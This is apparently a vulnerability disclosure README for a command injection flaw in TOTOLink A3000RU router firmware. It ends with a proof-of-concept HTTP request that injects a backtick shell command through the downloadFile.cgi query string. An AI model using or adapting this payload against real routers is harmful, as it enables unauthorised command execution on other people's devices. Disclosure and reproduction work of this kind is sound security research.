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IOT\_vuln / TOTOLink / A3000RU / README.md



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History

1 contributor



51 lines (31 sloc) | 1.9 KB

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# TOTOLink A3000RU V5.9c.2280\_B20180512 Has an command injection vulnerability

## Overview

- **Type:** command injection vulnerability
- **Vendor:** TOTOLINK (<https://www.totolink.net/>)
- **Products:** WiFi Router, such as A3000RU V5.9c.2280\_B20180512
- **\*\*Firmware download**  
address:\*\*[https://www.totolink.net/home/menu/detail/menu\\_listtpl/download/id/168/ids/36.html](https://www.totolink.net/home/menu/detail/menu_listtpl/download/id/168/ids/36.html)

## Description

### 1.Product Information:

TOTOLink A3000RU V5.9c.2280\_B20180512 router, the latest version of simulation overview:

NO	Name	Version	Updated	Download
1	A3000RU_Datasheet	Ver1.0	2021-03-02	
2	A3000RU_Firmware	V5.9c.1337_B20180104	2020-07-28	
3	A3000RU_Firmware	V5.9c.3030_B20180824	2020-07-28	
4	A3000RU_Firmware	V5.9c.3965_B20190316(Transition version)	2020-07-28	
5	A3000RU_Firmware	V4.1.2cu.4988_B20200212	2020-07-28	
6	A3000RU_Firmware	V5.9c.5185_B20201128	2021-01-11	

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
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


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## 2. Vulnerability details



TOTOLink A3000RU V5.9c.2280\_B20180512 was discovered to contain a command injection vulnerability in the "Main" function. This vulnerability allows attackers to execute arbitrary commands via the QUERY\_STRING parameter.



We can see that the os will get QUERY\_STRING without filter splice to the string echo QUERY\_STRING:%s >/tmp/download and execute it. So, If we can control the QUERY\_STRING , it can be command injection.

### 3. Recurring vulnerabilities and POC

In order to reproduce the vulnerability, the following steps can be followed:

1. Boot the firmware by qemu-system or other ways (real machine)
2. Attack with the following POC attacks

```
GET /cgi-bin/downloadFile.cgi?payload=`ls>../1.txt` HTTP/1.1
Host: 192.168.111.12
User-Agent: Mozilla/5.0 (X11; Ubuntu; Linux x86_64; rv:88.0) Gecko/20100101
Firefox/88.0
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Connection: keep-alive
Upgrade-Insecure-Requests: 1
Cache-Control: max-age=0
```

